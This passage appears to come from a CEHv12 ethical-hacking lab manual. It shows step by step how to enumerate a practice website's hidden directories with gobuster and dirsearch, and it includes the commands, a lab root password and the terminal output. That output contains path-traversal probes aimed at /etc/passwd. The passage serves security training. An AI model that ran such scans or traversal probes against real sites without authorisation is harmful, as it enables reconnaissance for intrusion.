
12. Navigate to **CEHv12 Module 14 Hacking Web Applications** folder and copy **common.txt** file.

Note: Press **Ctrl+C** to copy the file.



13. Paste the copied file (**common.txt**) on the **Desktop**. Close the window.

Note: Press **Ctrl+V** to paste the file.



14. Now, switch back to the **Terminal** window, type **gobuster dir -u [Target Website] -w /home/attacker/Desktop/common.txt**, and press **Enter**.

Note: **dir**: uses the directory or file brute-forcing mode, **-u**: specifies the target URL (here, **www.moviescope.com**), and **-w**: specifies the wordlist file used for directory brute-forcing (here, **common.txt**).

15. The result appears, displaying the identified web server directories, as shown in the screenshot.

Note: In real-time, attackers use Gobuster to scan the target website for web server directories and perform fast-paced enumeration of the hidden files and directories of the target web application. Gobuster is a command-oriented tool used to brute-force URIs in websites, DNS subdomains, and names of the virtual hosts on the target server.

```
gobuster dir -u www.moviescope.com -w /home/attacker/Desktop/common.txt - Parrot Terminal
File Edit View Search Terminal Help
Nmap done: 1 IP address (1 host up) scanned in 61.17 seconds
[root@parrot]~# gobuster dir -u www.moviescope.com -w /home/attacker/Desktop/common.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://www.moviescope.com
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/attacker/Desktop/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/04/19 03:24:10 Starting gobuster in directory enumeration mode
=====
/DB (Status: 301) [Size: 152] [-> http://www.moviescope.com/DB/]
/Images (Status: 301) [Size: 156] [-> http://www.moviescope.com/Images/]
/css (Status: 301) [Size: 153] [-> http://www.moviescope.com/css/]
/db (Status: 301) [Size: 152] [-> http://www.moviescope.com/db/]
/images (Status: 301) [Size: 156] [-> http://www.moviescope.com/images/]
/js (Status: 301) [Size: 152] [-> http://www.moviescope.com/js/]
/twitter (Status: 301) [Size: 157] [-> http://www.moviescope.com/twitter/]
=====
2022/04/19 03:24:11 Finished
=====
```


16. Now, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

17. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

18. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

19. Navigate to the dirsearch directory to do that, type **cd dirsearch/** and press **Enter**.




```

Applications  Places  System  [Icons]  [Volume]  [Network]  [Battery]  Thu Apr 21, 02:09
cd dirsearch/ - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd dirsearch/
[root@parrot]~/dirsearch#
  
```

20. Type **python3 dirsearch.py -u http://www.moviescope.com** and press **Enter**, to start directory brute forcing.

Note: **-u**: specifies target URL.

21. **dirsearch** starts listing all the directories of the target website.



```

python3 dirsearch.py -u http://www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/dirsearch# python3 dirsearch.py -u http://www.moviescope.com

dirsearch v0.4.2.4
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11305
Output File: /home/attacker/dirsearch/reports/www.moviescope.com/_22-04-21_02-10-04.txt
Target: http://www.moviescope.com/


[02:10:04] Starting:
[02:10:05] 301 - 152B - /js -> http://www.moviescope.com/js/
[02:10:04] 403 - 312B - /%2e%2e//google.com
[02:10:05] 403 - 312B - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[02:10:05] 404 - 2KB - /.asmx
[02:10:05] 404 - 2KB - /.ashx
[02:10:10] 301 - 152B - /DB -> http://www.moviescope.com/DB/
[02:10:12] 403 - 2KB - /Trace.axd
[02:10:12] 404 - 2KB - /WEB-INF/
[02:10:13] 404 - 2KB - /WebResource.axd?d=LER8t9aS
[02:10:13] 403 - 312B - /\..\..\..\..\..\..\..\..\etc\passwd
[02:10:15] 404 - 2KB - /admin%20/
[02:10:15] 404 - 2KB - /admin.
[02:10:22] 404 - 2KB - /asset..
[02:10:25] 403 - 312B - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[02:10:27] 301 - 153B - /css -> http://www.moviescope.com/css/
[02:10:28] 301 - 152B - /db -> http://www.moviescope.com/db/
[02:10:28] 403 - 1KB - /db/
  
```


22. Now, we will perform directory bruteforcing on a specific file extension.

23. Type **python3 dirsearch.py -u http://www.moviescope.com -e aspx** and press **Enter**.

Note: **-u:** specifies URL and **-e:** specifies extension of the file.

24. **dirsearch** lists all the files containing **aspx** extension, as shown in the screenshot.



```
Applications Places System python3 dirsearch.py -u http://www.moviescope.com -e aspx - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker/dirsearch
#python3 dirsearch.py -u http://www.moviescope.com -e aspx

dirsearch v0.4.2.4
attacker's Home
Extensions: aspx | HTTP method: GET | Threads: 25 | Wordlist size: 9378
Output File: /home/attacker/dirsearch/reports/www.moviescope.com/_22-04-21_02-18-23.txt
Target: http://www.moviescope.com/

